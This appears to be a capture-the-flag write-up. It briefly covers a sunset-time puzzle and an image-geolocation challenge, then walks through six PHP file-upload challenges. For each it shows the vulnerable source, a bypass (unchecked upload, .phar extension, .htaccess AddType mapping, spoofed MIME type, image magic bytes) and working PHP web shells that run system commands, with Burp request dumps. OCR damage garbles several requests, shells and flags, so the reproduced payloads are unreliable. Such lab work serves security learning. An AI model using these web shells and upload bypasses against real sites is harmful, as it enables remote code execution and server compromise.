15	07:57 ↘ (128°)	15:51 ↗ (232°)
16	07:58 ↘ (128°)	15:51 ↗ (232°)
17	07:58 ↘ (128°)	15:51 ↗ (232°)
18	07:59 ↘ (128°)	15:52 ↗ (232°)
19	08:00 ↘ (128°)	15:52 ↗ (232°)
20	08:00 ↘ (128°)	15:52 ↗ (232°)

The sunset time was between 51-54 hence the answer was actually 15:52

Flag	15:52
------	-------



LAST KNOWN LOCATION

Description:

Alex Carter (not a real person), a social media personality known for his travel blog content was recently reported missing. He is known for his daily updates to his travel social media accounts and his family became worried when Alex hadn't posted for three days. We know that Alex loves exploring a mix of urban environments and nature. He especially loves visiting Asian countries since he did study abroad there in College and loves the food. Recently, he has been exploring less-touristy areas of hot tourist locations.

The last thing he posted was this image with the caption: "Every street has a story. Can you guess where I am? Heading to this awesome little café I stumbled across. I'll check in later!"



We need you to figure out where he was before he disappeared. Good luck.

Flag is the exact coordinates of where the photo was taken. Coordinates are for the only google street view photo with the perspective of the picture. Format: Latitude, Longitude

last_known_location.png



Did the Reverse image search. After seeing similar image on the google map I just copy the lat and long on the URL.



Flag 25.1098267,121.8454443



PHP FILE UPLOAD

PHP FILE UPLOAD

In these challenges, participants are tasked with exploiting a flaw in the file upload functionality of a website, where attackers may upload malicious programs, such as web shells or executable scripts, to gain unauthorized access. The goal is to bypass filter restrictions (like file type validation, file type, or directory restrictions) and upload a malicious program file that can be executed on the server to capture the answer(flag).



FILE UPLOAD LEVEL 1

Description:

The website is coded in PHP, so I guess the real vulnerability here is trusting it to begin with. You might need Burp Suite to exploit it - or just sneeze near the login page and see if it breaks!

```
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        //move uploaded file
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/' . $dir . '">' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
```

Code Review:

```
move_uploaded_file($_FILES["file"]["tmp_name"], $file);
```

This line moves the uploaded file to a user-specific directory. Since the code doesn't check the file type or content, an attacker can upload a PHP script (e.g., shell.php). Once uploaded, we can access and execute the file, resulting in RCE.

```
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: application/octet-stream
```

```
//SHELL//
```

Shell

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```



execution

/upload/1db3f1ef4316fe0f2227c63aaeb6ea1a/s.php?cmd=cat%2Fflag.txt



STOUTCTF{rxM14VXNjhH0L6KM9vHMzpIVAKzzxH0q}

Flag STOUTCTF{rxM14VXNjhH0L6KM9VHMzpIVAKzzxH0g}



FILE UPLOAD LEVEL 2

Description:

Null

```
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET['debug']))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $filename = $_FILES["file"]["name"];
        $extension = explode(".", $filename)[1];
        if ($extension === "php") {
            die("Hack detected");
        }
        $file = $dir . "/" . $filename;
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/' . $dir . '">' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```

Code Review 1:

```
if ($extension === "php")
```

Code Review 2:

```
move_uploaded_file($_FILES["file"]["tmp_name"], $file);
```

there's a check that prevents uploading files with a .php extension (if (\$extension === "php")), this doesn't fully protect against other attack vectors like uploading files with double extensions (e.g., malicious.php.jpg) or files that contain PHP code. In this example I'll use .phar as extension

```
Content-Disposition: form-data; name="file"; filename="a.phar"
```

```
Content-Type: application/octet-stream
```

```
//SHELL//
```

Shell

```
<?= `$_GET[0]` ?>
```



Request

Pretty	Raw	Hex
1 POST / HTTP/2		
2 Host: upload2.0plabs.us		
3 Cookie: cf_clearance=		
4 zVYDh10ehIRuhjOTvQD1JWC34dT5FdcecPbnuTPKia-1734571405-1.c.1.-200MS.tOTJbys9Szt.fByU7mIBk		
5 ase1b...; sPTIVAsUvg15Xn...; p11vOcN...; FyWdDa...; p11vOcN...; 86676...; LM...; Lm...; l...; y...;		
6 BDF...; o...;		
7 Rpy...; PT92Q3jXtaFPW1z...; tS1...; NeuUv...; o2r...; TGBpy...; Jtype...; o...; o...; o...; o...; o...; o...; o...;		
8 Maic...; SH...; ip...; D...; x...; W...; y...;		
9 Xo...; 3...; q...; h...; 8...; P...; o...; K...; M...; d...; e...; b...; f...; 5...; 0...; 3...; 8...; 9...; c...; 9...;		
10 VanH..._go...; h...; MTG...; PH...; SESS...; ID...; bade...; f...; b...; e...; 6...; 1...; 2...; f...; 5...; 5...; 0...; 3...; 8...; 9...; c...; 9...;		
11 Content-Length: 212		
12 Cache-Control: max-age=0		
13 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"		
14 Sec-Ch-Ua-Mobile: ?0		
15 Sec-Ch-Ua-Platform: "Windows"		
16 Accept-Language: en-US,en;q=0.9		
17 Origin: https://upload2.0plabs.us		
18 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypKGgJ74BaogM2jGA		
19 Upgrade-Insecure-Requests: 1		
20 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36		
21 Priority: 0, i		
22		
23 -----WebKitFormBoundarypKGgJ74BaogM2jGA		
24 Content-Disposition: form-data; name="file"; filename="s6.phar"		
25 Content-Type: application/octet-stream		
26		
27 <?~'\$_GET[0]' ?>		
28		
29 -----WebKitFormBoundarypKGgJ74BaogM2jGA--		

Response

Pretty	Raw	Hex	Render
150 <input type="file" name="file" id="file" accept="image/*" />			
151 <input type="submit" value="Upload File" id="submitBtn" />			
152 </form>			
153 <!-- Progress Bar -->			
154 <div class="progress" id="progressBar" style="display: none;">			
155 <div class="progress-bar progress-bar-striped progress-bar-animated" style="width: 0%;">			
156 </div>			
157 <!-- Error/Success Messages -->			
158 <div class="m-3 text-center">			
159 			
160 			
161 			
162 <!-- Successfully uploaded file at: 			
163 <u>upload/bade...</u> 			
164 <u>upload/bade...</u> 			
165 <u>View all uploaded file at: <td></td> <td></td> <td></td>			
166 <u>upload/bade...</u> 			
167 <u>upload/bade...</u> 			
168 			
169			
170			
171			
172			

Getting into the File that uploaded:

URL

[/upload/bade.../s6.phar?0=cat%20/flag.txt](https://upload2.0plabs.us/upload/bade.../s6.phar?0=cat%20/flag.txt)

Flag STOUTCTF{aXVwCHhPilsCGBZmtbr...}



FILE UPLOAD LEVEL 3

Description:

Null

Similar approach from the PHP2

Content-Disposition: form-data; name="file"; filename="s6.phar"


Content-Type: application/octet-stream

//SHELL//

Shell

<?= \$_GET[0]`?>

Request	Response
<pre> 1 POST / HTTP/2 2 Host: upload3.oplabs.us 3 Cookie: cf_clearance= M_Jbpt2pkCm_9qv1MC03vPS0MG8zNLU6HMBjFbzvI-1734573909-1.2.1.1-919snce2TASLGEPLdrLydogoYGLQ Xumsh3fkh_iqCCArVvUDOGV7zmFHm33bJphOUX0430PgAMHyewh1707cM7Homp5ZPG876rYHetLOUDP4DNVuE3h 6_t4rjnViwPOBqrTA&FuuedGt_7qMNPPgMv0IncvxltBrCLpmwQSc2PS3LcvvR0r9_240FM32boPraan4AJAlYgdo OIBkxUjgBdYXix6W1Z2roSmofREF7zvQV_xhPLNJDQ9NmK_D015fjMACT8BRjt0iWBrRzQPz_FakeLpzKUC05CR5 Mtg9_1c0e1Uc2aiy10_NoVQ4vd70F82zyUW_1skjw9Jopk7y5BdaXoyBmbj_MTMX7X.0BBg3jbCcBmdmWTa.JU3ei NG1y_4GorRtIA_PHPSESSION=27d04fd09ea24a9502fbfcccae491cf6 4 Content-Length: 212 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: en-US,en;q=0.9 10 Origin: https://upload3.oplabs.us 11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryRiyxYQSM3dTZqvYb 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/* *;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://upload3.oplabs.us/ 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=0, i 22 23 ----WebKitFormBoundaryRiyxYQSM3dTZqvYb 24 Content-Disposition: form-data; name="file"; filename="s6.phar" 25 Content-Type: application/octet-stream 26 27 <?= \$_GET[0] `?> 28 29 ----WebKitFormBoundaryRiyxYQSM3dTZqvYb--</pre>	<pre> 171 </p> 172 </div> 173 <div class="container"> 174 <div class="text-center mb-4"> 175 176 [Debug Source] 177 178 </div> 179 <!-- File Upload Form --> 180 <form method="post" enctype="multipart/form-data" id="uploadForm"> 181 <input type="file" name="file" id="file" accept="*/*" /> 182 <input type="submit" value="Upload File" id="submit" /> 183 </form> 184 <!-- Progress Bar --> 185 <div class="progress" id="progressBar" style="display: flex; align-items: center; justify-content: space-between; gap: 10px; margin-top: 10px;"> 186 <div class="progress-bar progress-bar-striped progress-bar-animated" style="width: 0%;> 187 </div> 188 </div> 189 <!-- Error/Success Messages --> 190 <div class="mt-3 text-center"></pre>



URL

/upload/27d04fd09ea24a9502fbfcccae491cf6/s6.phar?0=cat%20/flag.txt

Flag STOUTCTF{HUGYrh4ZK7a1Ztk8PQRsE843mPv1GxPn}

**FILE UPLOAD LEVEL 4****Description:****Null**

The code now checks that the file extension is not php, phtml, or phar:

Code Review:

```
if (in_array($extension, ["php", "phtml", "phar"])) { die("Hack detected"); }
```

In this challenge, PHP extensions are filtered, but `.htaccess` files are not. By uploading a `.htaccess` file, we can configure the server to execute files with custom extensions as PHP.

Create an `.htaccess` file with the following content to map a custom file extension to PHP:

```
AddType application/x-httpd-php .lol
```

This configuration tells the server to treat files with the `.lol` extension as PHP scripts.

```
20 | Accept-Encoding: gzip, deflate, br
21 | Priority: u=0, i
22 |
23 | -----WebKitFormBoundaryTabbn3ic2ifQeBeM
24 | Content-Disposition: form-data; name="file"; filename=".htaccess"
25 | Content-Type: application/octet-stream
26 |
27 | AddType application/x-httpd-php .lol
28 |
29 | -----WebKitFormBoundaryTabbn3ic2ifQeBeM--
30 |

Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: application/octet-stream

AddType application/x-httpd-php .lol
```

After uploaded, apply another upload for your reverse shell.

```
Content-Disposition: form-data; name="file"; filename="rce.lol"
Content-Type: application/octet-stream

//SHELL//
```

Shell

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

Once the `.htaccess` and `rce.lol` files are uploaded, you can execute commands on the server using the `rce.lol` script by passing the desired command as a query parameter. This method allows you to interact with the server.



Request

```

yUnPMRLpQULIwgzJvcQuivEWzxFBwPjQ4dz_OPny1_SCppJfKRDrlHlv5_bByIXRGvP7b4Dc
y1uJGSJG0Gsb0p14hPupYacGBV1E0G3WDEUvbym0Ebm3d8tfcjbmSMV7rfP8sm_PePE50
NlyvNH84ib6GW1KQm0WS0oAJKXOUZuyzkhmcg3.y.vovsulFjmVrCamsBpvGYovaC2ZPw4
UxrdsEfBF_ce2CgHr4bWNgK.GnBs9.aCONFEbcRSWnkwy_36pZPwir3Bixval50RJepki
qxWpnjo1XZ2diVkrageedt_ciWV4oG9AqxDxu9rD1T
4 Content-Length: 311
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://upload4.oplabs.us
11 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryTabbn3ic2ifQeBeM
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86
Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://upload4.oplabs.us/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 -----WebKitFormBoundaryTabbn3ic2ifQeBeM
24 Content-Disposition: form-data; name="file"; filename="rce.lol"
25 Content-Type: application/octet-stream
26
27 <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd =
($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
28
29 -----WebKitFormBoundaryTabbn3ic2ifQeBeM--
30

```

Response

```

1 HTTP/2 200 OK
2 Date: Thu, 19 Dec 2024 11:07:36 GMT
3 Content-Type: text/html; charset=UTF-8
4 Cache-Control: no-store, no-cache, must-revalidate
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 X-Powered-By: PHP/7.3.33
9 Cf-Cache-Status: DYNAMIC
10 Server-Timing: cfCacheStatus;desc="DYNAMIC"
11 Report-To:
("endpoints": [{"url": "https://a.nel.cloudflare.com/report/v4?s=zd9
92Ad1BD1yds3L3yj%Fy40e321%2FINX9MDmos0OKt2FL2THoaOkbnPpmFg27NSTbW0WA5
1F8usNSyU96xTOTEo7jhbnqQb%2Fgv6yyGP3N5iJbfPyrGpog4kaKiuXjRfXuwD03SzAt
3D43D"}], "group": "cf-ne1", "max_age": 604800)
12 Nel: {"success_fraction": 0, "report_to": "cf-ne1", "max_age": 604800}
13 Strict-Transport-Security: max-age=0; includeSubDomains
14 Server: cloudflare
15 Cf-Ray: 8f46ee10b898d47e-SIN
16 Alt-Svc: h3=":443"; ma=86400
17 Server-Timing:
cf14;desc="proto=TCP&rtt=210384min rtt=144234tt_var=161994sent=84rec
v=124lost=0aretrans=0sent_bytes=8034recv_bytes=55134delivery_rate=100
6724cwnd=2524unsent_bytes=0&cid=d990a0d1932a16684ts=266&x=0"
18
19
20 <!DOCTYPE html>
21 <html lang="en">

```

URL

/upload/4f6b5be1f06415ae5879e9e473e539b0/rce.lol?cmd=cat%20/flag.txt

Flag STOUTCTF{ElEq5VtDJ4ANFkrUqkaUBQveLHai0ju0}



FILE UPLOAD LEVEL 5

Description:

Null

```
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $mime_type = $_FILES["file"]["type"];
        if (!in_array($mime_type, ["image/jpeg", "image/png", "image/gif"])) {
            die("Hack detected");
        }
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/' . $dir . '">' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```

Code Review

```
if (!in_array($mime_type, ["image/jpeg", "image/png", "image/gif"])) {
    die("Hack detected");
}
```

While this restricts file uploads to certain image types, this check can be bypassed. **MIME type validation can be spoofed** because the MIME type is sent by the client (the browser), and an attacker could modify it to upload a non-image file, like a PHP script. We can **craft a file that looks like an image** (e.g., `image.php`) but contains executable PHP code inside.

```
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: image/png

//SHELL//
```

Shell

```
<?= `$_GET[0]` ?>
```



Request

```

1 POST / HTTP/2
2 Host: upload5.oplabs.us
3 Cookie: cf_clearance="3T6qycU3vhYef0_1AnJ6XHzBv1LbmigGopW_dF0-1734575379-1.2.1.1-c_lep1T1C4Cwuk92.xzoP06M9Men
pU1_S0b_S1_q_nRuJmhnTDjUhc4A9uY282ciCSyMzTge8Ino_9d8P1urGnVpsXvYprK37gn7s.sgkUw97wkoLxgsxE
o4C1aCnjp790PSgs4VgbGAj1N9.oCn1h60_7NgOBACmEVVKRiKfjszeKZPNNUC40XW517hc.fjJCJC1hks1KicgVnxH
ewv1l7vnhufusel0WP5ppd2d852P82CmrlteHhz2Apq0Sgu0hON1k09qdkB0ch_r8u5vRkdyi931BvaL8KBKgQS4
L1cnpIg8A; PHPSESSID=94fc04168ed1bbfd7afac8cef30e7a68
4 Content-Length: 197
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://upload5.oplabs.us
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4EA7yZaoe23NYBPW
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/131.0.6778.86 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
15 D-O: application/signed-exchange;v=b3; q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://upload5.oplabs.us/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 -----WebKitFormBoundary4EA7yZaoe23NYBPW
24 Content-Disposition: form-data; name="file"; filename="a.php"
25 Content-Type: image/png
26
27 <?= $_GET[0] ?>
28
29
30 -----WebKitFormBoundary4EA7yZaoe23NYBPW--
31

```

Response

```

1 HTTP/2 200 OK
2 Date: Thu, 19 Dec 2024 02:41:43 GMT
3 Content-Type: text/html; charset=UTF-8
4 Cache-Control: no-store, no-cache, must-revalidate
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 X-Content-Type-Options: nosniff
9 X-Powered-By: PHP/7.3.33
10 Cf-Cache-Status: DYNAMIC
11 Server-Timing: cfCacheStatus;desc="DYNAMIC"
12 Report-To: ("endpoints": [{"url": "https://v.a.neil.cloudflare.com/report/v4?r=BfSifsj1jog4pJW
    NtIV7s9DCShpwF4f3dzFlk0mcrk5SuYXskjvAxUggH3DEPccAyTCFB97LcdTxld1OvgpWTj
    BiwUzuoxWHMwcoKndbheg3D4D"}], "group": "cf-n", "max_age": 604800)
13 Max-Forced-Action: 0; "report_to": "cf-n", "max_age": 604800
14 Strict-Transport-Security: max-age=0; includeSubDomains
15 Server: cloudflare
16 Alt-Svc: h3=":443"; ma=86400
17 Server-Timing: cfL4;desc="proto-TCPrtt=17323min_rtt=15964rtt_var=71314sent=64recv=114lost=0&re
    sent_bytes=7814recv_bytes=33964delivery_rate=84359cwnd=2514unsent_bytes=0&cid=hd3c
    0

```

Request

```

1 POST / HTTP/2
2 Host: upload5.oplabs.us
3 Cookie: cf_clearance="3T6qycU3vhYef0_1AnJ6XHzBv1LbmigGopW_dF0-1734575379-1.2.1.1-c_lep1T1C4Cwuk92.xzoP06M9Men
pU1_S0b_S1_q_nRuJmhnTDjUhc4A9uY282ciCSyMzTge8Ino_9d8P1urGnVpsXvYprK37gn7s.sgkUw97wkoLxgsxE
o4C1aCnjp790PSgs4VgbGAj1N9.oCn1h60_7NgOBACmEVVKRiKfjszeKZPNNUC40XW517hc.fjJCJC1hks1KicgVnxH
ewv1l7vnhufusel0WP5ppd2d852P82CmrlteHhz2Apq0Sgu0hON1k09qdkB0ch_r8u5vRkdyi931BvaL8KBKgQS4
L1cnpIg8A; PHPSESSID=94fc04168ed1bbfd7afac8cef30e7a68
4 Content-Length: 197
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://upload5.oplabs.us
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4EA7yZaoe23NYBPW
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/131.0.6778.86 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
    =0.8
15 D-O: application/signed-exchange;v=b3; q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://upload5.oplabs.us/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 -----WebKitFormBoundary4EA7yZaoe23NYBPW
24 Content-Disposition: form-data; name="file"; filename="a.php"
25 Content-Type: image/png
26
27 <?= $_GET[0] ?>
28
29
30 -----WebKitFormBoundary4EA7yZaoe23NYBPW--
31

```

Response

```

1 HTTP/2 200 OK
2 Date: Thu, 19 Dec 2024 02:41:43 GMT
3 Content-Type: text/html; charset=UTF-8
4 Cache-Control: no-store, no-cache, must-revalidate
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 X-Content-Type-Options: nosniff
9 X-Powered-By: PHP/7.3.33
10 Cf-Cache-Status: DYNAMIC
11 Server-Timing: cfCacheStatus;desc="DYNAMIC"
12 Report-To: ("endpoints": [{"url": "https://v.a.neil.cloudflare.com/report/v4?r=BfSifsj1jog4pJW
    NtIV7s9DCShpwF4f3dzFlk0mcrk5SuYXskjvAxUggH3DEPccAyTCFB97LcdTxld1OvgpWTj
    BiwUzuoxWHMwcoKndbheg3D4D"}], "group": "cf-n", "max_age": 604800)
13 Max-Forced-Action: 0; "report_to": "cf-n", "max_age": 604800
14 Strict-Transport-Security: max-age=0; includeSubDomains
15 Server: cloudflare
16 Alt-Svc: h3=":443"; ma=86400
17 Server-Timing: cfL4;desc="proto-TCPrtt=17323min_rtt=15964rtt_var=71314sent=64recv=114lost=0&re
    sent_bytes=7814recv_bytes=33964delivery_rate=84359cwnd=2514unsent_bytes=0&cid=hd3c
    0

```

URL[/upload/94f604168ed1bbfd7afac8cef30e7a68/a.php?0=cat+/secret.txt](https://upload5.oplabs.us/upload/94f604168ed1bbfd7afac8cef30e7a68/a.php?0=cat+/secret.txt)**Flag** STOUTCTF{W2v1JvVzCBecumPT1LJEn15xvPIN1Hi}



FILE UPLOAD LEVEL 6

Description:

Null

```
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $finfo = finfo_open(FILEINFO_MIME_TYPE);
        $mime_type = finfo_file($finfo, $_FILES['file']['tmp_name']);
        $whitelist = array("image/jpeg", "image/png", "image/gif");
        if (!in_array($mime_type, $whitelist, TRUE)) {
            die("Hack detected");
        }
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="' . $file . '">' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="' . $dir . '/' . $dir . ' '>' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```

The code uses `finfo_file()` to check the MIME type of the file, which relies on reading the file's magic bytes to identify the file's content type:

Code Review

```
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime_type = finfo_file($finfo, $_FILES['file']['tmp_name']);
```

The MIME types are then validated against a whitelist of acceptable image types `image/jpeg`, `image/png`, `image/gif`

Code Review

```
if (!in_array($mime_type, $whitelist, TRUE)) { die("Hack detected"); }
```

We can craft a malicious file that looks like an image based on its magic bytes but is actually a PHP file.

```
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: application/octet-stream

//MAGIC BYTES OF IMAGE/
//SHELL//
```

This could upload a file that starts with valid `image magic bytes` (e.g., JPEG magic bytes `0xFF 0xD8`), but contains PHP code afterwards. This would pass the MIME type check because it starts with valid image magic bytes, yet still contains PHP code that could be executed if the file is accessed.

Shell

```
<?= `$_GET[0]` ?>
```



```
webp, image/webp, */*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://upload.doplabs.us/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u0, 1
22
23 -----WebKitFormBoundaryFJHMNtf4zxRfsFy
24 Content-Disposition: form-data; name="file"; filename="file.php"
25 Content-Type: image/png
26
27 OPNG
28
29 -----WebKitFormBoundaryFJHMNtf4zxRfsFy
30 Content-Disposition: form-data; name="file"; filename="file.php"
31 Content-Type: image/png
32
33 -----WebKitFormBoundaryFJHMNtf4zxRfsFy--
34
```

PHP Upload - Level 6 https://upload6.cplabs.us/upload/3214a2de7e797138f93b18b365cb558/file.php?0=cat%20!flag.txt

PNG →

IHDR } ↵ ?? IDATx ↵ i ↵ e ↵ q & ?? Z ↵ zCoh ↵
+W ↵ Aqum ↵ (Q\$g ↵ ? - ? ↵ #? ↵ ? ↵ i ↵ u ↵ ? ↵ #? ↵
` ↵ g4bδ% + F ↵ 6 ↵ ? ↵ Hp !!
